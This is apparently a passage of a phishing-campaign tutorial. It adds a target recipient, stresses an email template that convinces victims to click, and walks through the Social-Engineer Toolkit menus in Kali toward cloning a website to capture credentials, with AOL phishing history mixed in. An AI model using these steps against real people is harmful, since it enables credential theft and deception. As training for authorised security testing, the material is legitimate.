



For this tutorial, I'll will add only a single recipient.




If you want to add a large number of users, you can save them in a CSV file and just import those users with the "bulk import users option".

The first phishing attacks were recorded on American Online (AOL) and the accused were the members of warez community who exchanged unlicensed software and were very active on black hat hacking scene. The authorities of AOL suspended these accounts by detecting words in their chat rooms.



It's time to create an email template. This is the most important part of a phishing email since it has the email body that convinces a victim to click or take any other action.

"A single spear-phishing email carrying a slightly altered malware can bypass multi-million dollar enterprise security solutions if an adversary deceives a cyber-hygienically apathetic employee into opening the attachment or clicking a malicious link and thereby compromising the entire network."
- James Scott, Sr. Fellow, Institute for Critical Infrastructure Technology



But before we compose the spear phishing email, let's create a phishing website. For this tutorial, we will be capturing some credentials. We will create this fake website using Social Engineering Toolkit in Kali Linux.

```
(kali@kali)-[~]
└─$ sudo setoolkit
[sudo] password for kali:
[-] New set.config.py file generated on: 2021-06-15 20:07:13.592629
[-] Verifying configuration update...
```

(optional) buy him a beer (or bourbon - hopefully bourbon). Author has the option to refuse the hug (most likely will never happen) or the beer or bourbon (also most likely will never happen). Also by using this tool (these are all optional of course!), you should try to make this industry better, try to stay positive, try to help others, try to learn from one another, try stay out of drama, try offer free hugs when possible (and make sure recipient agrees to mutual hug), and try to do everything you can to be awesome.

The Social-Engineer Toolkit is designed purely for good and not evil. If you are planning on using this tool for malicious purposes that are not authorized by the company you are performing assessments for, you are violating the terms of service and license of this toolset. By hitting yes (only one time), you agree to the terms of service and that you will only use this tool for lawful purposes only.

```
Do you agree to the terms of service [y/n]: y
```

Select option 1 as we want to create a social engineering attack.

Visit: <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF)
Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Social-Engineering Attacks
 - 2) Penetration Testing (Fast-Track)
 - 3) Third Party Modules
 - 4) Update the Social-Engineer Toolkit
 - 5) Update SET configuration
 - 6) Help, Credits, and About
- 99) Exit the Social-Engineer Toolkit

`set>` █

Select the "website attack vectors" option.

Select from the menu:

- 1) Spear-Phishing Attack Vectors
 - 2) Website Attack Vectors
 - 3) Infectious Media Generator
 - 4) Create a Payload and Listener
 - 5) Mass Mailer Attack
 - 6) Arduino-Based Attack Vector
 - 7) Wireless Access Point Attack Vector
 - 8) QRCode Generator Attack Vector
 - 9) Powershell Attack Vectors
 - 10) Third Party Modules
- 99) Return back to the main menu.

`set>` █

Select the site cloner option since we want to create a fake website of another website.

To overcome AOL authorities, the warez community used "<><" in their chat transcripts to refer to anything illegal like stolen credentials etc. Since the symbol "<><" looked like a fish, the term phishing was adapted.

The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.

The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.
